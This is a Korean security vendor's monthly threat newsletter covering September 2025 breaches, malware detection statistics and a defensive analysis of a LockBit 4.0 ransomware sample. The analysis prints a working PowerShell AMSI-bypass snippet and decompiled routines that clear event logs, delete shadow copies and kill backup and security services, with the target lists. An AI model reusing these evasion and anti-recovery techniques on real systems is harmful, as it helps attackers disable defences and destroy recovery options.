보안실무자가 주목해야 할 이번 달 보안위협

SGA EPS 보안레이더

2025.10

sga 에스지에이이피에스(주)

CONTENTS

발행일자: 2025년 10월

1. 9월 보안 동향
2. 악성코드 통계 및 분석
3. 악성코드 분석
4. 주요 보안 뉴스

1. 2025년 9월 보안 동향

2025년 9월에도 해킹 사건이 지속적으로 발생한 것으로 파악되었다.

랜섬웨어 조직 건라, 중견 기업 공작기계 제조사 해킹

SGI 서울보증, 삼화콘덴서 등을 공격한 것으로 알려진 랜섬웨어 조직 건라가 이번에 중견 기업 공작기계 제조사인 화천기계를 해킹해 265GB의 데이터를 탈취했다고 주장하고 있다.

건라는 화천기계의 재무 관련 자료를 대거 확보한 것으로 보이며, 자신들의 다크웹 사이트에 탈취한 데이터의 일부를 공개하였다. 또한, 추가적인 데이터 공개도 예고하였다.

현재 공개된 데이터들은 재무, 공시, 보고서 등의 자료가 포함되어 있으며, 화천 기계 직원들의 자료로 보이는 개인 백업 데이터도 공개되어 있어 개인정보 침해 우려가 커지고 있다.

이 데이터에는 사업소 법인 카드 정보, 본사 사내 전화번호, 직원 개인 소득 공제 신청서 등의 정보가 함께 포함되어 있는 것으로 보인다.

#티파니뉴욕, 외부 시스템 해킹 당해 고객의 개인 정보 유출

명품 쥬얼리 제조사인 티파니앤코의 해킹 피해가 커지고 있으며, 티파니뉴욕도 미국 내 해킹 피해를 고지한 것으로 확인된다.

보안 전문 매체인 [gb해커스]에 따르면 올해 5월 12일 티파니뉴욕의 외부 시스템이 해킹을 당해 고객의 개인 정보가 노출되는 사건이 발생하였다.

티파니뉴욕에서 유출된 정보에는 이름, 우편 주소, 이메일 주소, 전화번호 등이 포함되어 있으며, 해킹 피해 고객은 미국 전역에서 총 2,590명으로 집계되었다.

티파니뉴욕은 고객 보호를 최우선 과제로 삼고 내부 보안 강화를 진행하고 있으며, 다중 인증 도입과 비밀번호 정책 강화 등 포괄적인 보안 개선을 추진하고 있는 것으로 알려졌다.

2. 악성코드 통계 및 분석

2025년 9월 한 달 동안 사용자 PC에서 탐지된 악성코드를 확인한 결과 **총 76,913건의 악성코드가 확인**되었다.


그 중 가장 많이 탐지된 악성코드 유형은 Trojan 형태의 악성코드였으며, 그 뒤를 Exploit, Virus 형태의 악성코드가 차지했다. 지난 달과 비교해 Ransomware, Hacktool에 대한 탐지 비율이 증가하였다.

또한 **자사에 수집된 피싱 메일은 171건**이며, 악성 URL이 첨부된 하이퍼링크 형태의 피싱 메일이 가장 많이 수집된 것으로 확인되었다.

● 유형별 탐지 통계


2025년 8월 한 달 탐지된 악성코드의 유형을 확인한 결과 **Trojan 형태의 악성코드가 49,991건(64.99%)으로 1순위를 차지**했다.Trojan 악성코드는 사용자가 알지 못하게 정상적인 프로그램으로 위장하여 악의적인 행동을 하는 악성코드이다.

그 다음으로 컴퓨터의 소프트웨어나 하드웨어 관련 제품의 버그, 보안 취약점 등 설계상 결함을 이용해 공격하는 **Exploit 형태의 악성코드가 18,243건(23.71%)으로 2위를 차지했다**. 뒤를 이어 자기 스스로는 행동할 수 없고, 정상 프로그램에 기생하여 실행되는 **Virus 형태의 악성코드가 6,577건(8.55%)으로** 그 뒤를 이었다



[2025년 9월 유형별 탐지 통계]

■ 악성코드 TOP 10 탐지 통계



[2025년 9월 악성코드 TOP 10 탐지 통계]

2025년 9월 한 달 동안 탐지된 악성코드를 TOP 10으로 통계를 내어 확인한 결과 사용자 PC의 파일을 암호화하여 사용자가 사용할 수 없게 만들며 암호화를 풀어주는 조건으로 금전을 요구하는 악성 소프트웨어의 진단명인 **Ransom.795가 1위를 차지**했다.

그 다음으로 소프트웨어 불법 인증 도구에 사용되는 악성코드 진단명인 **Application.Hacktool가 2위로 탐지**되었다. Application.Hacktool은 유료 프로그램을 불법으로 사용할 수 있고, 잠재적으로 프로그램에 악성코드가 심어질 확률이 높기 때문에 백신에서 탐지하고 있다.

3위는 델파이의 특정 라이브러리가 감염된 후 컴파일 과정에서 생성되는 EXE 및 DLL 등에 바이러스 코드가 삽입되어 악성 행위를 하는 악성코드 진단명인 **Win32.Induc.A가 차지**했다.

3. 악성코드 분석

자사에 수집된 샘플 중 **2025년 2월에 발견된 LockBit 4.0 랜섬웨어가 수집**되었다.
해당 샘플에 대해서 분석을 진행하였으며, 분석 내용은 다음과 같다.

■ 개요

LockBit 랜섬웨어는 2019년도에 등장하였으며, 2022년에 3.0 버전을 배포하며 꾸준한 활동을 이어오다, 2024년 2월에 국제적인 사이버 작전 "Cronos Operation"에 의해 소탕되었다.

그 해 12월에 LockBit 랜섬웨어 그룹은 유출 사이트(DLS)를 통해 LockBit 4.0 출시를 발표하였으며, 2025년 2월 3일에 최신 버전인 LockBit 4.0을 공식 출시하였다.

최신 버전으로 출시된 LockBit 4.0 버전의 랜섬웨어는 LockBit 3.0과 높은 유사도를 가지며 Black 버전과 Green 버전으로 나뉜다.

이 두 가지 버전은 BlackMatter 2.0 랜섬웨어의 코드를 사용하여 Black 버전으로 만들었고 Green 버전은 Conti 랜섬웨어의 코드를 사용해 만들어진 것으로 확인된다.


PowerShell을 이용하여 진행된 것은 Black 버전이며, Green 버전은 실행 파일을 이용하였다는 점이 가장 큰 차이점으로 알려져 있다.

주요 기능

- AMSI 우회 시도
- 복구 무력화
- 파일 암호화
- 금전 요구

■ 상세 분석

- 난독화 데이터



[파워쉘 코드 확인]

첫 번째 반복문에서 데이터를 공백 문자로 구분하여 병합을 진행하는 것을 볼 수 있다.

"@(~)"로 되어있는 데이터의 배열 두 개가 존재하며, 이 데이터들은 랜섬웨어의 데이터와 랜섬웨어를 로드시키는 데이터로 확인된다.

- AMSI 우회 시도

```
$am = [ref].Assembly.GetType('System.Management.Automation.Amsi' + 'Utils')
if ($am) {
    $am.GetField('amsi'+'InitFailed', 'NonPublic,Static').SetValue($null, $true)
}

if ($psversiontable.PSVersion.Major -eq 2){$psFile = $MyInvocation.MyCommand.Definition}
if ([IntPtr]::Size -eq 8) {
    $ps86 = "$($env:SystemRoot)\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
    $ps86Args = @('-ex bypass', '-nonI', $psFile)
    if ($argument){$ps86Args += $argument}
    Start-Process $ps86 $ps86Args -Window hidden
    exit
}
1 reference
```

[AMSI 우회 코드]

파워쉘 명령어가 실행되기 전에 윈도우 디펜더의 검사를 우회하기 위해 AMSI(Anti-Malware Scan Interface)에 대한 우회를 시도한다.


Original AMSI Bypass Code로 윈도우 디펜더가 특정 값을 검증 없이 실행하는 부분을 이용하여 우회하는 방법이 사용되었다. 이는 AMSI의 초기화 실패를 유도하기 위한 방법으로 AmsiUtils 클래스의 amsiInitFailed 필드 값을 True로 설정한다.

그 후 스크립트의 경로를 저장한 후 파워쉘이 64비트로 실행되면 32비트로 다시 실행되는 과정을 거친다.

```
1  $am = [ref].Assembly.GetType('System.Management.Automation.Amsi' +
   'Utils')
2  if ($am) {
3      $am.GetField('amsi'+'InitFailed', 'NonPublic,Static').SetValue($null, $true)
4  }
```

DLL LockBit Black 4.0

- PC 사용 언어 확인



[킬 스위치 조건문]

Lockbit 랜섬웨어의 특징 중 하나는 피해 PC의 운영체제에서 인터페이스 언어를 확인하여 종료하는 킬 스위치가 존재한다는 점이다.

QueryInstallUILanguage 함수를 이용하여 피해 PC 운영체제에 설치된 사용자 인터페이스 언어를 확인한다.

총 17가지 언어를 확인할 수 있으며, 17가지 언어 중 사용되는 언어가 발견되면 킬스위치를 통해 종료 시킨다.

확인할 수 있는 17가지의 언어는 다음과 같다

Hex (LCID)	언어 (Language)	지역 (Locale / 국가)
0x0419	러시아어 (Russian)	러시아
0x0422	우크라이나어 (Ukrainian)	우크라이나
0x0423	벨라루스어 (Belarusian)	벨라루스
0x0428	타지크어 (Tajik - Cyrillic)	타지키스탄
0x042B	아르메니아어 (Armenian)	아르메니아
0x042C	아제르바이잔어 (Azerbaijani - Latin)	아제르바이잔
0x0437	조지아어 (Georgian)	조지아
0x043F	카자흐어 (Kazakh)	카자흐스탄
0x0440	키르기스어 (Kyrgyz - Cyrillic)	키르기스스탄
0x0442	투르크멘어 (Turkmen)	투르크메니스탄
0x0443	우즈베크어 (Uzbek - Latin)	우즈베키스탄
0x0444	타타르어 (Tatar)	러시아 (타타르 공화국 등)
0x0818	루마니아어 (Romanian - Moldova)	몰도바
0x0819	러시아어 (Russian - Moldova)	몰도바
0x082C	아제르바이잔어 (Azerbaijani - Cyrillic)	아제르바이잔
0x0843	우즈베크어 (Uzbek - Cyrillic)	우즈베키스탄
0x2801	아랍어 (Arabic)	시리아 (Syria)

- 탐지 회피

```
phkResult_8 = 0;
iVar1 = (*RegCreateKeyExW_DAT_1001e594)
                  (0x80000002,lpSubKeyl_17c + 0x16,0,0,0,0x2011f,0,&phkResult_8,0);
if (iVar1 == 0) {
  lpSubKeyl_17c[0x58] = 0;
  while (iVar1 = (*RegEnumKeyW_DAT_1001e5a8)
                           (phkResult_8,lpSubKeyl_17c[0x58],lpSourceName_384,0x104),
        iVar1 != 0x103) {
    phkResult_c = 0;
    iVar1 = (*RegCreateKeyExW_DAT_1001e594)
                      (phkResult_8,lpSourceName_384,0,0,0,0x2011f,0,&phkResult_c,0);
    if (iVar1 == 0) {
      lpSubKeyl_17c[0x57] = 0;
      iVar1 = (*RegSetValueExW_DAT_1001e598)
                        (phkResult_c,lpSubKeyl_17c + 0x53,0,4,lpSubKeyl_17c + 0x57,4);
      if (((iVar1 == 0) &&
          (iVar1 = (*RegSetValueExW_DAT_1001e598)
                            (phkResult_c,lpSubKeyl_17c + 0x4c,0,1,lpSubKeyl_17c + 0x33,100),
          iVar1 == 0)) &&
         (hEventLog_10 = (*OpenEventLogW_DAT_1001e604)(0,lpSourceName_384), hEventLog_10 != 0)) {
        (*ClearEventLogW_DAT_1001e608)(hEventLog_10,0);
        (*CloseEventLog_DAT_1001e60c)(hEventLog_10);
      }
      if (phkResult_c != 0) {
        (*ZwClose_DAT_1001e468)(phkResult_c);
      }
    }
    lpSubKeyl_17c[0x58] = lpSubKeyl_17c[0x58] + 1;
  }
}
```

[탐지 회피 코드]

레지스트리의 “HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\WINEVT\Channels”는 Windows 이벤트 로그를 관리하는 경로이며, 이벤트 로그 구성, 손상된 로그 식별, 문제 해결 및 감사 등 기능을 제공하고 있다.

LockBit 랜섬웨어는 “HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\WINEVT\Channels *”을 검색한 후 해당 하위 키가 존재하면 “Enabled”와 “ChannelAccess”의 값을 수정한다.

레지스트리에서 Windows 이벤트 로그 설정이 수정된 후에 ClearEventLogW 함수를 이용하여 이벤트 로그를 삭제 시도한다.

Value	Data	설명
Enabled	0	비활성화
ChannelAccess	AO:BAG:SYD:(A;;0x1;; ;SY)(A;;0x5;;; BA)(A; ;0x1;;;LA)	SYSTEM 관리자만 접근 가능

- 복구 무력화 시도

```
10009A45  .  50              push eax                                 eax:L"Win32_ShadowCopy.ID='{4AC75DB9-EA03-4825-AE60-CF1834F887F1}'"
10009A46  .  6A 00           push 0
10009A48  .  8D85 5CFFFFFF   lea eax,dword ptr ss:[ebp-A4]
10009A4E  .  50              push eax                                 eax:L"Win32_ShadowCopy.ID='{4AC75DB9-EA03-4825-AE60-CF1834F887F1}'"
10009A4F  .  FF75 E8         push dword ptr ss:[ebp-18]               eax:L"Win32_ShadowCopy.ID='{4AC75DB9-EA03-4825-AE60-CF1834F887F1}'"
10009A52  .  FF52 10         call dword ptr ds:[edx+10]               [edx+10]:public: virtual long __stdcall CWbemObject::QueryPartInfo(unsigned long *)+D5
10009A55  .  85C0            test eax,eax                             eax:L"Win32_ShadowCopy.ID='{4AC75DB9-EA03-4825-AE60-CF1834F887F1}'"
10009A57  .  75 3C           jne a.ps1.lockbitblack4.0-rc..10009A95
10009A59  .  FF75 DC         push dword ptr ss:[ebp-24]               [ebp-24]:L"{4AC75DB9-EA03-4825-AE60-CF1834F887F1}"
10009A5C  .  8D85 28FFFFFF   lea eax,dword ptr ss:[ebp-D8]
10009A62  .  50              push eax                                 eax:L"Win32_ShadowCopy.ID='{4AC75DB9-EA03-4825-AE60-CF1834F887F1}'"
10009A63  .  8D85 38FEFFFF   lea eax,dword ptr ss:[ebp-1C8]
10009A69  .  50              push eax                                 eax:L"Win32_ShadowCopy.ID='{4AC75DB9-EA03-4825-AE60-CF1834F887F1}'"
10009A6A  .  FF15 F4E30110   call dword ptr ds:[1001E3F4]
10009A70  .  83C4 0C         add esp,C
10009A73  .  8B55 F0         mov edx,dword ptr ss:[ebp-10]            edx:public: long __thiscall CWbemDataPacket::IsValid(long)+359
10009A76  .  8B12            mov edx,dword ptr ds:[edx]               edx:public: long __thiscall CWbemDataPacket::IsValid(long)+359, [edx]:public: virtual long __stdca
10009A78  .  6A 00           push 0
10009A7A  .  6A 00           push 0
10009A7C  .  6A 00           push 0
10009A7E  .  8D85 38FEFFFF   lea eax,dword ptr ss:[ebp-1C8]
10009A84  .  50              push eax                                 eax:L"Win32_ShadowCopy.ID='{4AC75DB9-EA03-4825-AE60-CF1834F887F1}'"
10009A85  .  FF75 F0         push dword ptr ss:[ebp-10]
10009A88  .  FF52 40         call dword ptr ds:[edx+40]               [edx+40]:public: void __thiscall CUntypedArray::Delete(class CType, class CFastHeap *)+42
10009A8B  .  8D45 D4         lea eax,dword ptr ss:[ebp-2C]
10009A8E  .  50              push eax                                 eax:L"Win32_ShadowCopy.ID='{4AC75DB9-EA03-4825-AE60-CF1834F887F1}'"
```

[WMI를 이용한 섀도우 파일을 삭제]

WMI(Windows Management Instrumentation)를 이용하여 섀도우 파일을 삭제함으로써 복구 무력화를 시도한다.

섀도우 파일은 볼륨 섀도우 복사본을 말하며 윈도우에서 특정 시점의 스냅샷을 저장해두는 것으로 백업이나 복원을 위해 사용되는 용도다.

복호화 된 문자열인 ROOT\CIMV2, ID, SELECT * FROM Win32_ShadowCopy, WQL, Win32_ShadowCopy.ID='%s'를 이용여 섀도우 ID 전부를 검색하고 최종적으로 fastprox.dll의 Delete 함수를 통하여 삭제 시도한다.

- 서비스 종료 및 삭제 시도

Decompile: FUN_10009af4 - (a.ps1.bin)

```
39      iVar1 = (int)uVar2;
40      while (iVar1 != 0) {
41        SC_HANDLE_c = (int)SC_HANDLE_3;
42        uVar2 = FUN_10009c14(hSCManager_2,(int)((ulonglong)SC_HANDLE_3 >> 0x20),*lpServices_2);
43        SC_HANDLE_3 = CONCAT44((int)((ulonglong)uVar2 >> 0x20),SC_HANDLE_c);
44        hSCManager_2 = extraout_ECX_00;
45        if ((int)uVar2 != 0) {
46          SC_HANDLE_3 = (*OpenServiceW_DAT_1001e5b4)(SC_HANDLE_8,*lpServices_2,0x10020);
47          SC_HANDLE_c = (int)SC_HANDLE_3;
48          hSCManager_2 = extraout_ECX_01;
49          if (SC_HANDLE_c != 0) {
50            (*memset_DAT_1001e3bc)(local_34,0,0x1c);
51            (*ControlService_DAT_1001e5c8)(SC_HANDLE_c,0b00000001,local_34);
52            (*DeleteService_DAT_1001e5cc)(SC_HANDLE_c);
53            (*CloseServiceHandle_DAT_1001e5d0)(SC_HANDLE_c);
54            SC_HANDLE_3 = CONCAT44(extraout_EDX,SC_HANDLE_c);
55            hSCManager_2 = extraout_ECX_02;
56          }
57        }
58        SC_HANDLE_c = (int)SC_HANDLE_3;
59        lpServices_2 = lpServices_2 + 0xb;
60        lpServicesReturned_18 = lpServicesReturned_18 + -1;
61        iVar1 = lpServicesReturned_18;
62      }
63    }
```

[서비스 종료 코드]

문자열 복호화를 진행한 값들 중에 서비스를 중지할 문자열들이 포함된 값을 이용하여 PC에 등록된 서비스의 목록을 비교한다.

비교한 문자열이 같으면 ControlService 함수를 이용하여 피해 PC에 등록된 서비스를 중지하고 DeleteService 함수로 중지된 서비스를 삭제한다.

비교를 진행하는 문자열은 14가지이며, 비교하는 목록은 다음과 같다..

vss, sql, svc$, memtas, mepocs, msexchange, sophos, veeam, backup, GxVss, GxBlr, GxFWD, GxCVD, GxCIMgr

- 프로세스 종료

Decompile: FUN_10009c7a - (a.ps1.bin)

```
19  do {
20    ReturnLength_c = 0x400;
21    SystemInformation_10 = (int *)RtlAllocateHeap_100086d0(0x400);
22    while (iVar1 = (*NtQuerySystemInformation_DAT_1001e418)
23                             (0x5,SystemInformation_10,ReturnLength_c,&ReturnLength_c),
24          piVar2 = SystemInformation_10, iVar1 != 0) {
25      if (iVar1 != -0x3fffffc) {
26        RtlFeeHeap_FUN_100086f8(SystemInformation_10);
27        return;
28      }
29      SystemInformation_10 = (int *)RtlReAllocateHeap_10008720(SystemInformation_10,ReturnLength_c);
30    }
31    do {
32      iVar1 = *piVar2;
33      if ((piVar2[0xf] != 0) && (STATUS_2 = FUN_10009d74(piVar2[0xf]), STATUS_2 != 0)) {
34        ClientId_18[0] = piVar2[0x11];
35        ClientId_18[1] = 0;
36        ObjectAttributes_30 = 0x18;
37        local_2c = 0;
38        local_28 = 0;
39        local_24 = 0;
40        local_20 = 0;
41        local_1c = 0;
42        STATUS_2 = (*NtOpenProcess_DAT_1001e404)
43                             (&ProcessHandle_8,1,&ObjectAttributes_30,ClientId_18);
44        if (STATUS_2 == 0) {
45          (*NtTerminateProcess_1001e460)(ProcessHandle_8,0);
46          (*ZwClose_DAT_1001e468)(ProcessHandle_8);
47        }
48      }
49      piVar2 = (int *)((int)piVar2 + iVar1);
50    } while (iVar1 != 0);
51    RtlFeeHeap_FUN_100086f8(SystemInformation_10);
52    (*Sleep_1001e4c8)(2000);
53  } while( true );
54}
55
```

[프로세스 종료 코드]

랜섬웨어의 암호화 과정 중에 특정 서비스 종료 기능과 특정 프로세스를 종료하는 기능이 존재한다.

NtQuerySystemInformation 함수와 NtOpenProcess 함수, NtTerminateProcess 함수를 이용하여 프로세스를 종료 시킨다.

종료 시키는 특정 프로세스 목록은 31가지로 확인되며, 목록은 다음과 같다.

> sql, oracle, ocssd, dbsnmp, synctime, agntsvc, isqlplussvc, xfssvccon, mydesktopservice, ocautoupds, encsvc, irefox, tbirdconfig, mydesktopqos, ocomm, dbeng50, sqbcoreservice, excel, infopath, msaccess, mspub, onenote, outlook, powerpnt, steam, thebat, thunderbird, visio, winword, wordpad, notepad

- 확장자 생성

```
undefined1 local_14 [16];

puVar3 = (ushort *)RtlAllocateHeap_100086d0(0x18);
if (puVar3 != (ushort *)0x0) {
  *puVar3 = 0x2e;
  (*MD5Init_1001e584)(local_6c);
  iVar4 = FUN_100089ac(local_ec);
  if (iVar4 != 0) {
    (*MD5Update_1001e588)(local_6c,local_ec,iVar4 * 2);
    (*MD5Final_1001e58c)(local_6c);
    Base64_Fun_1000140c(extraout_ECX,extraout_EDX,local_14,0x10,(undefined4 *)local_10c);
    local_103 = 0;
    pbVar5 = local_10c;
    puVar6 = puVar3;
    while( true ) {
      puVar6 = puVar6 + 1;
      bVar1 = *pbVar5;
      uVar2 = (ushort)bVar1;
      if (bVar1 == 0) break;
      if (bVar1 == '+') {
        uVar2 = L'x';
      }
      else if (bVar1 == '/') {
        uVar2 = L'i';
      }
      else if (bVar1 == '=') {
        uVar2 = L'z';
      }
      *puVar6 = uVar2;
      pbVar5 = pbVar5 + 1;
    }
    *puVar6 = 0;
  }
}
return puVar3;
}
```

[확장자 생성 코드]

Lockbit 랜섬웨어는 확장자를 생성하고 파일에 적용하며, 파일 암호화 실행 여부를 확장자로 식별한다. 생성 과정은 RSA 알고리즘의 Rublic Key의 MD5 해시를 MD5Init, MD5Update, MD5Final 함수를 이용하여 해시 값을 생성한다.

이때, 생성 값은 UUID 형식으로 변환시키며 변환된 값에 대해 다시 MD5 해시 값을 생성 및 Base64 인코딩을 진행한다. 파일 이름에 적합하지 않은 +, /, =을 각각 x, i, z로 변환하여 확장자를 생성한다.

- 제외 폴더 및 파일

```
undefined8 __fastcall FUN_10010ef4(undefined4 param_1,undefined4 param_2,ushort *param_3)

{
  int *piVar1;
  undefined8 uVar2;
  undefined4 local_8;

  local_8 = 0;
  if (DAT_1001dec8 != (int *)0x0) {
    uVar2 = Ror13AddStringHash_100011f0(param_1,param_2,param_3,0);
    param_2 = (undefined4)((ulonglong)uVar2 >> 0x20);
    piVar1 = DAT_1001dec8;
    do {
      if (*piVar1 == 0) goto LAB_10010f3c;
    } while (((int)uVar2 != *piVar1) && (piVar1 = piVar1 + 1, (int)uVar2 != -0x1cbd9329));
    local_8 = 1;
  }
LAB_10010f3c:
  return CONCAT44(param_2,local_8);
}
```

[제외 폴더 확인 코드]

Lockbit 4.0은 제외할 폴더 및 파일을 해시 값으로 변환한 후 목록을 확인하여 비교를 진행한다.

암호화를 제외할 폴더 및 파일은 폴더 23개, 파일 11개, 확장자 51개가 존재하며, Lockbit 4.0 랜섬웨어에서 사용한 목차 값을 이용하여 해시 값을 비교하는 방식으로 확인이 가능하다.

따라서 비교할 목록들은 Lockbit 3.0에서 사용된 목록과 같은 목록을 사용하며, 비교하는 목록들은 다음과 같다.

제외 폴더 목차

'$recycle.bin', 'config.msi', '$windows.~bt', '$windows.~ws', 'windows', 'appdata', 'application data', 'boot', 'google', 'mozilla', 'program files', 'program files (x86)', 'programdata', 'system volume information', 'tor browser', 'windows.old', 'intel', 'msocache', 'perflogs', 'public', 'all users', 'default', 'x64dbg'

